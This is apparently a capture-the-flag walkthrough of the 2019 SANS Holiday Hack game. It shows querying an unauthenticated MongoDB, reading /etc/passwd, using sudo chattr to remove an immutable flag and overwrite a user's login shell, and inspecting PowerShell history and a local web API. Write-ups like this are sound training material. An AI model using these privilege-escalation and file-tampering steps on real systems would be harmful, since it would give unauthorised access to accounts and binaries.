(fast),log=(enabled=true,archive=true,path=journal,compressor=snappy),file_manager=(close_idle_
time=100000),statistics_log=(wait=0),verbose=(recovery_progress),


<snip>


2019-11-27T12:46:19.738+0000 I STORAGE  [conn1] createCollection: elfu.chum with generated UUID
: c9167548-a45b-456c-9910-22779d394e58
2019-11-27T12:46:19.759+0000 I NETWORK  [conn1] end connection 127.0.0.1:47414 (0 connections n
ow open)
2019-11-27T12:46:19.824+0000 I NETWORK  [conn2] received client metadata from 127.0.0.1:47416 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:19.826+0000 I STORAGE  [conn2] createCollection: elfu.bait with generated UUID
: df21fa30-d0ad-4e5a-b3c4-e18b13cbe2f7
2019-11-27T12:46:19.844+0000 I NETWORK  [conn2] end connection 127.0.0.1:47416 (0 connections n
ow open)
2019-11-27T12:46:19.910+0000 I NETWORK  [conn3] received client metadata from 127.0.0.1:47418 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:19.913+0000 I STORAGE  [conn3] createCollection: elfu.tackle with generated UU
ID: fbf1294d-0332-4a57-865e-523f21fcda99
2019-11-27T12:46:19.932+0000 I NETWORK  [conn3] end connection 127.0.0.1:47418 (0 connections n
ow open)
2019-11-27T12:46:20.006+0000 I NETWORK  [conn4] received client metadata from 127.0.0.1:47420 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:20.009+0000 I STORAGE  [conn4] createCollection: elfu.line with generated UUID
```

```
: 1fed0b45-8c1a-4a70-93fd-52b3fc36cf78
2019-11-27T12:46:20.028+0000 I NETWORK  [conn4] end connection 127.0.0.1:47420 (0 connections n
ow open)
2019-11-27T12:46:20.096+0000 I NETWORK  [conn5] received client metadata from 127.0.0.1:47422 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:20.099+0000 I STORAGE  [conn5] createCollection: elfu.tincan with generated UU
ID: d79f4fc9-1417-42aa-93f3-6ffc86320fe1
2019-11-27T12:46:20.119+0000 I NETWORK  [conn5] end connection 127.0.0.1:47422 (0 connections n
ow open)
2019-11-27T12:46:20.186+0000 I NETWORK  [conn6] received client metadata from 127.0.0.1:47424 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:20.189+0000 I STORAGE  [conn6] createCollection: elfu.solution with generated
UUID: 67643830-b324-4995-8507-a7e21a65c7a5
2019-11-27T12:46:20.208+0000 I NETWORK  [conn6] end connection 127.0.0.1:47424 (0 connections n
ow open)
2019-11-27T12:46:20.273+0000 I NETWORK  [conn7] received client metadata from 127.0.0.1:47426 c
onn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", versi
on: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
}
2019-11-27T12:46:20.276+0000 I STORAGE  [conn7] createCollection: elfu.metadata with generated
UUID: 6c6360b1-bcf6-45c7-895d-81052747e7db
2019-11-27T12:46:20.296+0000 I NETWORK  [conn7] end connection 127.0.0.1:47426 (0 connections n
ow open)

<snip>

2019-11-27T12:46:21.243+0000 I NETWORK  [conn21] received client metadata from 127.0.0.1:47454
conn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", vers
ion: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
 }
2019-11-27T12:46:21.245+0000 I STORAGE  [conn21] createCollection: elfu.system.js with generate
d UUID: a883cc89-001c-4e4b-8b81-b42cb0331f3b
2019-11-27T12:46:21.267+0000 I NETWORK  [conn21] end connection 127.0.0.1:47454 (0 connections
now open)
2019-11-27T12:46:21.333+0000 I NETWORK  [conn22] received client metadata from 127.0.0.1:47456
conn: { application: { name: "MongoDB Shell" }, driver: { name: "MongoDB Internal Client", vers
ion: "3.6.3" }, os: { type: "Linux", name: "Ubuntu", architecture: "x86_64", version: "18.04" }
 }
2019-11-27T12:46:21.336+0000 I STORAGE  [conn22] createCollection: test.redherring with generat
ed UUID: dc357003-7f55-4ac9-a81e-d0f3f5080af3
2019-11-27T12:46:21.354+0000 I NETWORK  [conn22] end connection 127.0.0.1:47456 (0 connections
now open)


<snip>
```

We can consolidate the list of mongo collections by using the linux grep command to search for instances of "createCollection" – this will also colorize the output to make it easier to see.



Since we know what port mongo is listening on, we can connect to the database with the mongo client.

```
elf@230c95183790:/tmp$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten]
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabl
ed for the database.
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten] **          Read and write access to da
ta and configuration is unrestricted.
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten]
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten]
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_
hugepage/enabled is 'always'.
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten] **        We suggest setting it to 'nev
er'
2019-12-13T00:49:32.427+0000 I CONTROL  [initandlisten]
```

Now that we are connected, use the “show dbs” command to list the databases.

```
> show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
```

The “elfu” database looks interesting. Type the “use elfu” command to set our context to that.


```
> use elfu
switched to db elfu
```


Remember how we saw all of those collections in the log file? Because we are looking for the “solution” to a quiz, our first guess is that we should look at the “elf.solution” collection. Use the db.getCollection command to get the “solution” collection, then “find” all records and “pretty” print them.

```
> db.getCollection("solution").find().pretty()
{
        "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts(
);displaySolution(); **"
}
```


Let’s do what the solution tells us and run that command.

```
> db.loadServerScripts();displaySolution();




          .
        __/ __
             /
        /.'o'.
          .o.'.
         .'.'o'.
       o'.o.'.*.
      .'.o.'.'.*.
     .o.'.o.'.o.'.
        [_____]
          ___/
   Congratulations!!
> quit()
elf@230c95183790:/tmp$
```





We report back to Holly to let her know that we've completed this challenge.



Holly Evergreen really gives us a strong recommendation to listen to Ron Bowes' talk on reverse engineering. We've seen it, and it's incredible!

At this point we back out into the Hermey Hall foyer, then into the Speaker Unpreparedness Room.




Photo of the Speaker Unpreparedness Room, with Alabaster Snowball and the Nyanshell terminal

We talk to Alabaster Snowball. Alabaster is having trouble with his shell. He wants to use bash, but instead he is getting some other kind of shell. Let's help him with that in the Nyanshell terminal.

Alabaster gives us his target credentials, so we try to login as alabaster_snowball using the linux “su” command:

```
su alabaster_snowball
```

As soon as we do that, we get a crazy text animation of a running cat!

Ctrl-c kills the running cat. Let's run the "id" command to see what user context we are running under.

```
elf@b6c1acf03f19:~$ id
uid=1000(elf) gid=1000(elf) groups=1000(elf)
```

So we are running as user "elf". Let's look at the /etc/passwd file which will give us all of the user accounts for this machine.

```
elf@b6c1acf03f19:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

The last account in the file is the "alabaster_snowball" user we are interested in, and we also see that the login shell is set to "/bin/nsh". This means that every time we login as alabaster_snowball, the system will run the /bin/nsh program as our shell. We actually want the bash shell. Let's look at the filesystem permissions for the /bin/nsh program.

```
elf@b6c1acf03f19:~$ ls -l /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
```

We notice that the file is owned by root, but there are read-write file permissions held by "world". This means that we could theoretically do anything we want to that file, including replace it with something else. A nifty approach to Alabaster's problem would be to overwrite the existing /bin/nsh program with the /bin/bash program that Alabaster wants to use. It can't be that easy, can it?

Since we were given an earlier hint about running sudo, let's run the "sudo -l" command to see what super-user mode commands we can run.

```
elf@b6c1acf03f19:~$ sudo -l
Matching Defaults entries for elf on b6c1acf03f19:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User elf may run the following commands on b6c1acf03f19:
    (root) NOPASSWD: /usr/bin/chattr
```

The /usr/bin/chattr command is a utility that allows us to change file attributes. Hmmm… Let's run the companion "lsattr" program to list the existing file attributes that are set on the /bin/nsh file.

```
elf@b6c1acf03f19:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
```

Ahh! The "i" attribute is set, which means the file is immutable (read only) – it can't be changed. This would block us from overwriting the file with /bin/bash. However, we've got sudo access to the chattr utility, so we can remove that "i" attribute.

```
elf@b6c1acf03f19:~$ sudo chattr -i /bin/nsh
```

Now if we list the attributes with the lsattr utility, we should see that the "i" attribute has been removed.

```
elf@b6c1acf03f19:~$ lsattr /bin/nsh
---------------e---- /bin/nsh
```


The file is no longer read-only. Now we can overwrite the /bin/nsh program with the contents of the /bin/bash program. Use the linux "cp" command to copy the /bin/bash file over the top of the old /bin/nsh program.

```
elf@b6c1acf03f19:~$ cp /bin/bash /bin/nsh
```

We run a quick "ls" on the /bin/nsh file to make sure it worked. Sure enough, the file size of the program is now larger – it originally was 75680, and is now 1168778, which matches the size of /bin/bash. At this point, running the /bin/nsh program is really the same as running the /bin/bash program. Let's login as Alabaster to see if this worked.

```
elf@b6c1acf03f19:~$ ls -l /bin/nsh
-rwxrwxrwx 1 root root 1168776 Dec 13 01:51 /bin/nsh
elf@b6c1acf03f19:~$ su alabaster_snowball
Password:
Loading, please wait......
You did it! Congratulations!
alabaster_snowball@b6c1acf03f19:/home/elf$
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@b6c1acf03f19:~$ ls -l /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
elf@b6c1acf03f19:~$ sudo -l
Matching Defaults entries for elf on b6c1acf03f19:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on b6c1acf03f19:
    (root) NOPASSWD: /usr/bin/chattr
elf@b6c1acf03f19:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@b6c1acf03f19:~$ sudo chattr -i /bin/nsh
elf@b6c1acf03f19:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
elf@b6c1acf03f19:~$ cp /bin/bash /bin/nsh
elf@b6c1acf03f19:~$ ls -l /bin/nsh
-rwxrwxrwx 1 root root 1168776 Dec 13 01:51 /bin/nsh
elf@b6c1acf03f19:~$ su alabaster_snowball
Password:
Loading, please wait......


You did it! Congratulations!

alabaster_snowball@b6c1acf03f19:/home/elf$
```



Alabaster Snowball now tells us about the Frido Sleigh contest, and suggests we watch the presentation on Machine Learning to prep for that. We did!

A **Alabaster Snowball** 6:47PM

...

Who would do such a thing?? Well, it IS a good looking cat.

Have you heard about the Frido Sleigh contest?

There are some serious prizes up for grabs.

The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.

I heard there was a talk at KCII about using machine learning to defeat challenges like this.

I don't think anything could ever beat an elf though!

...

Who would do such a thing?? Well, it IS a good looking cat.

Now we go back into Hermey Hall. We walk to the west and enter the Laboratory.




Photo of the Laboratory, with Sparkle Redberry and the Xmas Cheer Laser (left) and Professor Banas (right)

Just inside the door we see Professor Banas. Let's talk to him.

Hi, I'm Dr. Banas, professor of Cheerology at Elf University.

This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!

I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.

Kent said that my computer has been *hacking* other computers on campus and that I needed to fix it ASAP!


If I don't, he will have to report the incident to the boss of the SOC.

Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: `elf` / Password: `elfsocks`.


I don't know anything about computer security. Can you please help me?

Professor Banas' computer has been hacking other computers, and we need to visit the elf Splunk server to help him out. But we haven't found the turtle doves yet, so let's keep looking. We'll go back to the Splunk server later.

Let's talk to Sparkle Redberry, who is standing next to an operating laser.




Sparkle Redberry's laser calibration is off and he needs our help. Let's get into the Xmas Cheer Laser computer and try to help.



To start this process, let's read the /home/callingcard.txt file. We notice that we are at a powershell prompt, so use the "type" command.

```
PS /home/elf> cd /home
PS /home> type callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
```

```
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home>
```



Let's following the hint and use the powershell "Get-History" command to see what commands have been recently run.

```
S /home> Get-History
  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a command …
  10 cd /home
  11 type callingcard.txt
```

Line #9 looks interesting – let's pipe the history for Id 9 to Select-Object so we can get the full command line.

```
PS /home> Get-History -Id 9 | Select-Object -ExpandProperty CommandLine
I have many name=value variables that I share to applications system wide. At a command I will
reveal my secrets once you Get my Child Items.
PS /home>
```

And finally, let's run the Invoke-WebRequest command to get more help on that as suggested. "Invoke-WebRequest is a powershell cmdlet that is somewhat analogous to linux curl – you supply an HTTP endpoint and the the cmdlet attempts to retrieve that resource. Like curl, you can supply alternative ports, headers, HTTP methods, and so forth.

```
PS /home> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sat, 14 Dec 2019 19:54:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860
<html>
<body>
<pre>
--------------------------------------------------
Christmas Cheer Laser Project Web API
--------------------------------------------------
Turn the laser on/off:
